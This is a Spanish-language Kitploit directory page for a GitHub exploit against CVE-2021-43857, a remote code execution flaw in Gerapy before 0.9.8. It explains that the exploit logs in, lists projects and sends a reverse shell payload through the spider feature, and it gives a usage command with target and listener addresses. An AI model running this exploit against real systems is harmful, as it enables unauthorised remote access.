
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/longwayhomie/cve-2021-43857
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónHerramienta de Acceso Remoto
GitHublongwayhomie/cve-2021-43857

CVE-2021-43857

Gerapy anterior a la versión 0.9.8 es vulnerable a la ejecución remota de código. Este problema está corregido en la versión 0.9.8.

Ver Repositorio
714hace 4 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2021-43857

Gerapy anterior a la versión 0.9.8 es vulnerable a la ejecución remota de código. Este problema está corregido en la versión 0.9.8. CVE-2021-43857 es una vulnerabilidad marcada con prioridad Crítica (CVSS 9.8) que conduce a la ejecución remota de código.
Esta vulnerabilidad afecta a todas las versiones anteriores a la 0.9.8.
Probada solo en la 0.9.6. Requiere credenciales correctas.


El exploit funciona iniciando sesión en la aplicación, luego obteniendo la lista de proyectos creados (fallará si no hay ninguno), y después usando la configuración del proyecto para ejecutar el mecanismo vulnerable spider enviando el payload de reverse shell.

Ejemplo de uso: python3 cve-2021-43857.py -t 172.17.0.2 -p 8000 -L 172.17.0.1 -P 4444
Screen

Descargar herramienta